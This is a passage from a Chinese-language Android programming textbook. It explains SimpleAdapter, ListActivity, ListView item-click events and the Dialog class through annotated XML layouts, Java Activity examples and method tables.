读者通过 SimpleAdapter 类的继承结构可以发现，SimpleAdapter 类是 BaseAdapter 类的子类，而 BaseAdapter 类又是 ListAdapter 和 SpinnerAdapter 接口的子类，所以用户也可以采用自定义 BaseAdapter 子类的方式显示这种显示的转换操作，但是这种转换操作代码较多，而本书考虑到了实用性，所以直接采用了 SimpleAdapter 类进行操作。对于如何自定义 BaseAdapter 类实现自定义适配器的操作，将在 7.10 节进行讲解。

在 SimpleAdapter 类中提供的常用方法如表 7-2 所示。

表 7-2　SimpleAdapter 类的常用方法

No.	方　法	类　型	描　述
1	public SimpleAdapter(Context context, List<? extends Map<String, ?>> data, int resource, String[] from, int[] to)	构造	创建 SimpleAdapter 对象，需要传递 Context 对象、封装的 List 集合、要使用的布局文件 ID、需要显示的 key（对应 Map）和组件的 ID
2	public int getCount()	普通	得到保存集合的个数
3	public Object getItem(int position)	普通	取得指定位置的对象
4	public long getItemId(int position)	普通	取得指定位置对象的 ID
5	public void notifyDataSetChanged()	普通	当列表项发生改变时，通知更新显示 ListView

下面演示一个如何使用 SimpleAdapter 定义 ListView 显示数据的操作，而要想实现数据的显示，首先需要定义一个 ListView 数据的显示模板。

【例 7-5】 定义数据显示模板——res\layout\data_list.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                  //定义表格布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                        //布局管理器宽度为屏幕宽度
    android:layout_height="wrap_content">                     //布局管理器高度为文字高度
    <TableRow>                                                //定义表格行
        <ImageView                                            //定义图片显示组件
            android:id="@+id/icon"                            //组件 ID，程序中使用
            android:layout_height="wrap_content"              //组件高度为图片高度
            android:layout_width="wrap_content"               //组件宽度为图片宽度
            android:src="@drawable/file_icon"/>               //组件显示图片
        <TextView                                             //定义文本显示组件
            android:id="@+id/_id"                             //组件 ID，程序中使用
```

```
            android:textSize="15px"                    //文字大小为 15 像素
            android:gravity="center_vertical"          //显示内容垂直居中
            android:layout_height="wrap_content"       //组件高度为文字高度
            android:layout_width="wrap_content"/>      //组件宽度为文字宽度
        <TextView                                      //定义文本显示组件
            android:id="@+id/name"                     //组件 ID，程序中使用
            android:textSize="15px"                    //文字大小为 15 像素
            android:gravity="center_vertical"          //显示内容垂直居中
            android:layout_height="wrap_content"       //组件高度为文字高度
            android:layout_width="wrap_content"/>      //组件宽度为文字宽度
    </TableRow>
</TableLayout>
```

在本布局文件中采用了表格布局，而且在表格布局中只定义了一个表格行，即此表格行上的显示组件将成为以后 ListView 每行显示的数据格式。

【例 7-6】 定义 Activity 程序的布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //文本显示组件
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:textSize="25px"                        //文字大小
        android:gravity="center_horizontal"            //居中显示
        android:text="魔乐科技（MLDN）信息列表" />        //默认显示文字
    <ListView                                          //定义 ListView 组件
        android:id="@+id/datalist"                     //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />        //组件高度为显示高度
</LinearLayout>
```

在本布局管理器中定义了一个 ListView 组件，而此组件的显示内容将通过 Activity 程序进行控制。

【例 7-7】 定义 Activity 程序，设置 ListView 内容

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class MyListViewDemo extends Activity {
    private String data[][] = new String[][] { { "01", "北京魔乐科技" },
            { "02", "www.mldnjava.cn" }, { "03", "讲师：李兴华" },
            { "04", "中国高校讲课联盟" }, { "05", "www.jiangker.com" },
            { "06", "咨询邮箱：mldnqa@163.com" }, { "07", "客户服务：mldnkf@163.com" },
```

```
                { "08", "客户电话：(010) 51283346" }, { "09", "魔乐社区：bbs.mldn.cn" },
                { "10", "程序员招聘网：http://www.javajob.cn/" } };    //定义显示的数据
    private List<Map<String, String>> list =
                new ArrayList<Map<String, String>>();              //保存所有的 List 数据
    private ListView datalist;                                     //定义 ListView 组件
    private SimpleAdapter simpleAdapter = null;                    //适配器
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                       //将组件添加到屏幕之中
        this.datalist = (ListView) super.findViewById(R.id.datalist);  //取得 ListView 组件
        for (int x = 0; x < this.data.length; x++) {               //循环设置数据
            Map<String, String> map = new HashMap<String, String>();//定义 Map 集合
            map.put("_id", data[x][0]);                            //设置_id 组件显示数据
            map.put("name", data[x][1]);                           //设置 name 组件显示数据
            this.list.add(map);                                    //增加数据
        }
        this.simpleAdapter = new SimpleAdapter(this,               //实例化 SimpleAdapter
                this.list,                                         //要包装的数据集合
                R.layout.data_list,                                //要使用的显示模板
                new String[] { "_id", "name" },                    //定义要显示的 Map 的 key
                new int[] {R.id._id, R.id.name });                 //与模板中的组件匹配
        this.datalist.setAdapter(this.simpleAdapter);              //设置显示数据
    }
}
```

本程序首先定义了一个 data 数组，其中定义了所有要显示的数据，要想正确地通过 ListView 显示所有的数据，则需要将数据封装到 SimpleAdapter 类中，而 SimpleAdapter 类会自动将在 List 集合中保存的数据以规定的模板（data_list）进行数据的列表。在实例化 SimpleAdapter 类时所传入的 new String[] { "_id", "name" }是 List 集合中所保存的每一个 Map 的 key，而 new int[] {R.id._id, R.id.name }是模板中组件所定义的组件 ID，即 SimpleAdapter 类会自动将 Map 中保存的指定 key 的 value 内容设置到与之对应的组件中进行显示。程序的运行效果如图 7-5 所示。



图 7-5　使用 SimpleAdapter 显示数据

以上完成了一个最基本的数据列表显示功能，但是使用过 Android 手机的用户应该都见过如图 7-6 所示的列表信息项，这种列表信息的显示项可以为用户提供更加丰富的效果，下面就通过

以上思路实现本程序。



图 7-6　复杂列表信息项

【例 7-8】 定义 ListView 项的布局管理器——data_list.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                    //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"                             //所有组件水平摆放
    android:layout_width="fill_parent"                           //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                         //布局管理器高度为屏幕高度
    <ImageView                                                   //图片显示
        android:id="@+id/pic"                                    //组件 ID，程序中使用
        android:layout_width="wrap_content"                      //组件宽度为图片宽度
        android:layout_height="wrap_content"                     //组件高度为图片高度
        android:padding="3px"/>                                  //间距为 3 像素
    <LinearLayout                                                //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                           //所有组件垂直摆放
        android:layout_width="200px"                             //布局管理器宽度为 200 像素
        android:layout_height="wrap_content"                     //布局管理器高度为内容高度
        android:gravity="left">                                  //所有组件靠左对齐
        <TextView                                                //文本显示组件
            android:id="@+id/title"                              //组件 ID，程序中使用
            android:padding="3px"                                //间距为 3 像素
            android:textSize="16px"                              //文字大小为 16 像素
            android:layout_width="wrap_content"                  //组件宽度为文字宽度
            android:layout_height="wrap_content"/>               //组件高度为文字高度
        <TextView                                                //文本显示组件
            android:id="@+id/author"                             //组件 ID，程序中使用
            android:padding="3px"                                //间距为 3 像素
            android:textSize="10px"                              //文字大小为 10 像素
            android:layout_width="wrap_content"                  //组件宽度为文字宽度
            android:layout_height="wrap_content"/>               //组件高度为文字高度
    </LinearLayout>                                              //布局管理器完结
    <LinearLayout                                                //内嵌布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                           //所有组件垂直摆放
        android:layout_width="wrap_content"                      //布局管理器宽度为内容宽度
        android:layout_height="wrap_content"                     //布局管理器高度为内容高度
        android:gravity="left">                                  //所有组件左对齐
        <TextView                                                //文本显示组件
            android:id="@+id/type"                               //组件 ID，程序中使用
            android:padding="3px"                                //间距为 3 像素
            android:layout_width="wrap_content"                  //组件宽度为文字宽度
            android:layout_height="wrap_content"/>               //组件高度为文字高度
```

```
        <ImageView                                          //图片组件
            android:id="@+id/score"                         //组件 ID，程序中使用
            android:padding="3px"                           //间距为 3 像素
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
    </LinearLayout>
</LinearLayout>
```

本布局管理器嵌套了两个线性布局管理器，分别用于显示图 7-6 所示的文字提示信息及软件评分信息。

【例 7-9】　定义主体布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //定义线性布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <TextView                                               //文本显示组件
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
        android:textSize="20px"                             //文字大小
        android:gravity="center_horizontal"                 //居中显示
        android:text="魔乐科技（MLDN）视频列表" />           //默认显示文字
    <ListView                                               //定义 ListView 组件
        android:id="@+id/datalist"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />             //组件高度为显示高度
</LinearLayout>
```

【例 7-10】　定义 Activity 程序，设置显示数据

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class MyListViewDemo extends Activity {
    private int[] pic = new int[] { R.drawable.pic_oracle,
            R.drawable.pic_javase, R.drawable.pic_javaweb,
            R.drawable.pic_javaee, R.drawable.pic_android,
            R.drawable.pic_game };                                  //显示图片
    private String data[][] = new String[][] { { "Oracle 数据库", "魔乐科技" },
            { "Java SE 基础课程", "李兴华" }, { "Java WEB 综合开发", "MLDN" },
            { "Java EE 高级开发", "李兴华" }, { "Android 嵌入式开发", "魔乐科技" },
            { "Java  游戏开发", "MLDN - 李祺" } };                    //定义显示的数据
    private List<Map<String, String>> list =
            new ArrayList<Map<String, String>>();                  //保存所有的 List 数据
    private ListView datalist;                                      //定义 ListView 组件
```

```
        private SimpleAdapter simpleAdapter = null;                    //适配器
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                   //将组件添加到屏幕中
                this.datalist = (ListView) super.findViewById(R.id.datalist);  //取得 ListView 组件
                for (int x = 0; x < this.data.length; x++) {          //循环设置数据
                        Map<String, String> map = new HashMap<String, String>();//定义 Map 集合
                        map.put("pic", String.valueOf(this.pic[x]));   //设置 pic 显示数据
                        map.put("title", this.data[x][0]);             //设置 title 显示数据
                        map.put("author", this.data[x][1]);            //设置 author 显示数据
                        map.put("type", "免费");                       //设置 type 显示数据
                        map.put("score", String.valueOf(R.drawable.start_5));  //设置 score 显示数据
                        this.list.add(map);                            //增加数据
                }
                this.simpleAdapter = new SimpleAdapter(this,           //实例化 SimpleAdapter
                                this.list,                             //要包装的数据集合
                                R.layout.data_list,                    //要使用的显示模板
                                new String[] { "pic", "title", "author", "type", "score" }, //定义显示 key
                                new int[] { R.id.pic, R.id.title, R.id.author, R.id.type,
                                        R.id.score });                 //与模板中的组件匹配
                this.datalist.setAdapter(this.simpleAdapter);          //设置显示数据
        }
}
```

本程序将所有需要的图片信息都保存在了 drawable-hdpi 文件夹中，而后考虑到代码的简洁性，软件的类型统一设置为“免费”，所有的评分成绩都为 5 分。程序的运行效果如图 7-7 所示。





图 7-7　复杂列表

7.2.3　ListActivity 类

之前所使用的 ListView 组件是直接在一个普通的 Activity 程序中添加的，但是在 Android 中为了方便 ListView 的显示，又提供了另外一种 Activity 的操作类——ListActivity，此类的内部



容纳了一个 ListView 组件，所以直接将适当的数据封装后加入到该组件中就可以完成列表显示的功能。ListActivity 的继承结构如下：

```
java.lang.Object
   ↳ android.content.Context
       ↳ android.content.ContextWrapper
           ↳ android.view.ContextThemeWrapper
               ↳ android.app.Activity
                   ↳ android.app.ListActivity
```

通过继承结构可以发现，ListActivity 是 Activity 的子类，所以在开发中也可以直接让一个类继承 ListActivity 类进行 Android 程序的开发，ListActivity 类中提供的常用方法如表 7-3 所示。

表 7-3　ListActivity 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void setListAdapter(ListAdapter adapter)	普通	设置 ListAdapter 集合
2	public ListAdapter getListAdapter()	普通	得到所设置的 ListAdapter
3	public ListView getListView()	普通	得到所包含的 ListView 组件

从表 7-3 中可以发现，如果现在希望在 ListActivity 中设置显示的数据内容，则必须使用 setListAdapter()方法，此方法中接收的参数是 ListAdapter 接口的实例化对象，此处可以继续使用 SimpleAdapter 子类完成操作。下面通过一个程序来观察如何使用 ListActivity 类进行数据显示。

【例 7-11】 在 main.xml 文件中定义显示的组件

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                              //定义表格布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="wrap_content">                 //布局管理器高度为文字高度
    <TableRow>                                            //定义表格行
        <ImageView                                        //定义图片显示组件
            android:id="@+id/icon"                        //组件 ID，程序中使用
            android:layout_height="wrap_content"          //组件高度为图片高度
            android:layout_width="wrap_content"           //组件宽度为图片宽度
            android:src="@drawable/file_icon"/>           //组件显示图片
        <TextView                                         //定义文本显示组件
            android:id="@+id/_id"                         //组件 ID，程序中使用
            android:textSize="12px"                       //文字大小为 12 像素
            android:gravity="center_vertical"             //显示内容垂直居中
            android:layout_height="wrap_content"          //组件高度为文字高度
            android:layout_width="wrap_content"/>         //组件宽度为文字宽度
        <TextView                                         //定义文本显示组件
            android:id="@+id/name"                        //组件 ID，程序中使用
            android:textSize="12px"                       //文字大小为 12 像素
            android:gravity="center_vertical"             //显示内容垂直居中
```

```
            android:layout_height="wrap_content"        //组件高度为文字高度
            android:layout_width="wrap_content"/>       //组件宽度为文字宽度
    </TableRow>
</TableLayout>
```

本配置文件与之前的配置文件的布局完全相同，直接使用表格布局，而且每个 ListView 显示行定义了 3 个组件：一个 ImageView 和两个 TextView 组件，但是与之前不同的地方在于，本程序只需要一个布局管理器。

【例 7-12】 定义 Activity 程序，继承 ListActivity 类，通过 SimpleAdapter 控制组件的内容

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.ListActivity;
import android.os.Bundle;
import android.widget.SimpleAdapter;
public class MyListViewDemo extends ListActivity {                  //继承 ListActivity 类
    private String data[][] = new String[][] { { "01", "北京魔乐科技" },
            { "02", "www.mldnjava.cn" }, { "03", "讲师：李兴华" },
            { "04", "中国高校讲课联盟" }, { "05", "www.jiangker.com" },
            { "06", "咨询邮箱：mldnqa@163.com" }, { "07", "客户服务：mldnkf@163.com" },
            { "08", "客户电话：(010) 51283346" }, { "09", "魔乐社区：bbs.mldn.cn" },
            { "10", "程序员招聘网：http://www.javajob.cn/" } };     //定义显示的数据
    private List<Map<String, String>> list =
            new ArrayList<Map<String, String>>();                   //保存所有的 List 数据
    private SimpleAdapter simpleAdapter = null;                     //适配器
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        for (int x = 0; x < this.data.length; x++) {                //循环设置数据
            Map<String, String> map = new HashMap<String, String>();   //定义 Map 集合
            map.put("_id", data[x][0]);                              //设置_id 组件显示数据
            map.put("name", data[x][1]);                             //设置 name 组件显示数据
            this.list.add(map);                                      //增加数据
        }
        this.simpleAdapter = new SimpleAdapter(this,                //实例化 SimpleAdapter
                this.list,                                           //要包装的数据集合
                R.layout.main,                                       //要使用的显示模板
                new String[] { "_id", "name" },                      //定义要显示的 Map 的 key
                new int[] {R.id._id, R.id.name });                   //与模板中的组件匹配
        super.setListAdapter(this.simpleAdapter) ;                   //设置显示数据
    }
}
```

本程序首先在类中定义了一个数组，而后将数组中的数据分别设置到了不同的 Map 对象中，根据要显示的内容分别设置不同的 key，而 SimpleAdapter 所需要的是 List 集合数据，所以在 List 集合（all）中将分别保存多个 Map 对象，而当实例化 SimpleAdapter 对象时同时传入了 List 集合、所要使用的布局管理文件（R.layout.main）、要取出数据的 key（对应每个 Map 设置的 key）

以及需要设置信息的组件 ID。程序的运行效果如图 7-8 所示。



图 7-8　使用 ListActivity 显示信息

7.2.4　ListView 事件处理

当用户使用 ListView 进行数据列表显示时，也可以进行事件处理操作。ListView 组件类中的所有事件处理操作都是通过 android.widget.AdapterView<T extends android.widget.Adapter>类继承下来的，而在 ListView 中支持的事件处理方法如表 7-4 所示。

表 7-4　ListView 事件处理方法

No.	方　　法	类　　型	描　　述
1	public void setOnItemSelectedListener(AdapterView.OnItemSelectedListener listener)	普通	选中选项时触发
2	public void setOnItemClickListener(AdapterView.OnItemClickListener listener)	普通	单击选项时触发
3	public void setOnItemLongClickListener(AdapterView.OnItemLongClickListener listener)	普通	长按选项时触发

表 7-4 中分别定义了 3 个事件监听的方法，而这 3 个方法也分别有专门进行事件处理的监听接口，接口的定义介绍如下。

（1）选中 ListView 项监听接口：AdapterView.OnItemSelectedListener

```
public interface AdapterView.OnItemSelectedListener {
	/**
	 * 选中选项时触发此操作
	 * @param parent 取得 AdapterView 对象
	 * @param view 取得单击 AdapterView 的父组件
	 * @param position 取得 Adapter 的操作位置
	 * @param id 取得 ListView 所在行的编号
	 */
	public abstract void onItemSelected (AdapterView<?> parent, View view, int position, long id) ;
```

```
    /**
     * 没有任何选项选中时触发此操作
     * @param parent 取得 AdapterView 对象
     */
    public abstract void onNothingSelected (AdapterView<?> parent)
}
```

（2）单击 ListView 项监听接口：AdapterView.OnItemClickListener

```
public interface AdapterView.OnItemClickListener {
    /**
     * 单击 ListView 选项时触发
     * @param parent 取得 AdapterView 对象
     * @param view 取得单击 AdapterView 的父组件
     * @param position 取得 Adapter 的操作位置
     * @param id 取得 ListView 所在行的编号
     */
    public abstract void onItemClick (AdapterView<?> parent, View view, int position, long id) ;
}
```

（3）长按 ListView 项监听接口：AdapterView.OnItemLongClickListener

```
public interface AdapterView.OnItemLongClickListener {
    /**
     * 长按 ListView 选项时触发
     * @param parent 取得 AdapterView 对象
     * @param view 取得单击 AdapterView 的父组件
     * @param position 取得 Adapter 的操作位置
     * @param id 取得 ListView 所在行的编号
     */
    public abstract boolean onItemLongClick (AdapterView<?> parent, View view, int position,
long id)
}
```

通过以上 3 个事件监听接口可以发现，不管是何种事件处理方法，都会存在以下几个参数。

☑ AdapterView<?> parent：表示操作的 AdapterView 对象。
☑ View view：取得操作 AdapterView 的父组件，一般都是 ListView 显示时所使用的布局管理器。
☑ int position：取得 Adapter 的操作数据项的索引。
☑ long id：取得发生的 ListView 显示行的编号。

在这些参数中，主要使用 position 参数，可以直接通过此参数取得操作资源的 Adapter 中指定位置的选项。下面通过一个具体的程序演示 AdapterView.OnItemClickListener（单击 ListView 项监听）的操作，而其他的操作读者可以自行实验。

【例 7-13】 定义 ListView 显示时所需要的布局文件——data_list.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                    //定义表格布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="wrap_content">                       //布局管理器高度为文字高度
    <TableRow>                                                  //定义表格行
        <ImageView                                              //定义图片显示组件
            android:id="@+id/icon"                              //组件 ID，程序中使用
```

```
                android:layout_height="wrap_content"            //组件高度为图片高度
                android:layout_width="wrap_content"             //组件宽度为图片宽度
                android:src="@drawable/file_icon"/>             //组件显示图片
            <TextView                                           //定义文本显示组件
                android:id="@+id/_id"                           //组件 ID，程序中使用
                android:textSize="12px"                         //文字大小为 12 像素
                android:gravity="center_vertical"               //显示内容垂直居中
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:layout_width="wrap_content"/>           //组件宽度为文字宽度
            <TextView                                           //定义文本显示组件
                android:id="@+id/name"                          //组件 ID，程序中使用
                android:textSize="12px"                         //文字大小为 12 像素
                android:gravity="center_vertical"               //显示内容垂直居中
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:layout_width="wrap_content"/>           //组件宽度为文字宽度
        </TableRow>
</TableLayout>
```

本程序依然采用表格布局的方式显示所有的数据，而且在以后所讲解的大部分 ListView 应用中，也都会采用表格的方式进行布局。

【例 7-14】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //定义线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                          //所有组件垂直摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
        <TextView                                               //文本显示组件
            android:id="@+id/info"                              //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:gravity="center_horizontal"/>               //所有文字水平居中显示
        <ListView                                               //定义 ListView 组件
            android:id="@+id/datalist"                          //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />             //组件高度为文字高度
</LinearLayout>
```

【例 7-15】　定义 Activity 程序——MyListViewDemo

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.ListView;
import android.widget.SimpleAdapter;
```

```
import android.widget.TextView;
public class MyListViewDemo extends Activity {                          //继承 Activity 类
    private String data[][] = new String[][] { { "01", "北京魔乐科技" },
            { "02", "www.mldnjava.cn" }, { "03", "讲师：李兴华" },
            { "04", "中国高校讲课联盟" }, { "05", "www.jiangker.com" },
            { "06", "咨询邮箱：mldnqa@163.com" }, { "07", "客户服务：mldnkf@163.com" },
            { "08", "客户电话：(010) 51283346" }, { "09", "魔乐社区：bbs.mldn.cn" },
            { "10", "程序员招聘网：http://www.javajob.cn/" } };      //定义显示的数据
    private List<Map<String, String>> list =
            new ArrayList<Map<String, String>>();                      //保存所有的 List 数据
    private SimpleAdapter simpleAdapter = null;                         //适配器
    private ListView datalist = null ;                                  //定义 ListView
    private TextView info = null ;                                      //定义 TextView
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main) ;                           //设置布局管理器
        this.datalist = (ListView) super.findViewById(R.id.datalist) ;  //取得组件
        this.info = (TextView) super.findViewById(R.id.info) ;          //取得组件
        for (int x = 0; x < this.data.length; x++) {                    //循环设置数据
            Map<String, String> map = new HashMap<String, String>();    //定义 Map 集合
            map.put("_id", data[x][0]);                                 //设置_id 组件显示数据
            map.put("name", data[x][1]);                                //设置 name 组件显示数据
            this.list.add(map);                                         //增加数据
        }
        this.simpleAdapter = new SimpleAdapter(this,                    //实例化 SimpleAdapter
                this.list,                                              //要包装的数据集合
                R.layout.data_list,                                     //要使用的显示模板
                new String[] { "_id", "name" },                         //定义要显示的 Map 的 key
                new int[] {R.id._id, R.id.name });                      //与模板中的组件匹配
        this.datalist.setAdapter(this.simpleAdapter) ;                  //设置显示数据
        this.datalist.setOnItemClickListener(new OnItemClickListenerImpl()) ;
    }
    private class OnItemClickListenerImpl implements OnItemClickListener {
        @Override
        public void onItemClick(AdapterView<?> parent, View view,
                int position, long id) {
            Map<String,String> map = (Map<String,String>) MyListViewDemo
                .this.simpleAdapter.getItem(position) ;                 //取得列表项
            String _id = map.get("_id") ;                               //取得 key 为_id 的内容
            String name = map.get("name") ;                             //取得 key 为 name 的内容
            MyListViewDemo.this.info.setText("选中的数据 ID 是："
                    + _id + "，名称是：" + name);                        //设置文字提示信息
        }
    }
}
```

在本程序中为 ListView 设置了一个选项单击的事件，当用户选中了某个选项之后，会在一个文本显示组件中显示所选择选项的信息。本程序的运行效果如图 7-9 所示。



图 7-9　ListView 事件

7.3　对话框：Dialog

在图形界面中，对话框也是人机交互的一种重要形式，程序可以通过对话框对用户进行一些信息的提示，而用户也可以通过对话框和程序进行一些简单的交互操作。

在 Android 的开发中，所有的对话框都是从 android.app.Dialog 类继承而来的，此类的继承结构如下：

```
java.lang.Object
   ↳ android.app.Dialog
```

可以发现，此类直接继承自 Object 类，与 View 类没有任何继承关系。在此类中定义的常用方法如表 7-5 所示。


提示

Dialog 类的方法与 View 类类似。

对于 android.app.Dialog 类中所提供的大量方法都与 android.view.View 类提供的方法类似，所以在本书中不再重复列出，有兴趣的读者可以查阅 Android 的 DOC 文档自行比较。

表 7-5　Dialog 类定义的常用方法

No.	方　　法	类　　型	描　　述
1	public void setTitle(CharSequence title)	普通	设置对话框的显示标题
2	public void setTitle(int titleId)	普通	设置对话框的显示标题，内容为资源文件指定
3	public void show()	普通	显示对话框
4	public void hide()	普通	隐藏对话框
5	public boolean isShowing()	普通	判断对话框是否显示

续表

No.	方　　法	类　　型	描　　述
6	public void setContentView(View view)	普通	设置 View 组件
7	public void setContentView(int layoutResID)	普通	设置 View 组件的 ID
8	public void dismiss()	普通	隐藏对话框
9	public void closeOptionsMenu()	普通	关闭选项菜单
10	public void setDismissMessage(Message msg)	普通	设置隐藏对话框时的消息
11	public void setCancelable(boolean flag)	普通	设置是否可以取消
12	public void setCancelMessage(Message msg)	普通	设置对话框取消时的消息
13	public void cancel()	普通	取消对话框，与 dismiss()方法类似
14	public Window getWindow()	普通	取得 Window 对象
15	public void setOnShowListener(DialogInterface.OnShowListener listener)	普通	设置对话框打开时监听
16	public void setOnDismissListener (DialogInterface.OnDismissListener listener)	普通	设置对话框隐藏时监听
17	public void setOnCancelListener(DialogInterface.OnCancelListener listener)	普通	设置对话框取消时监听

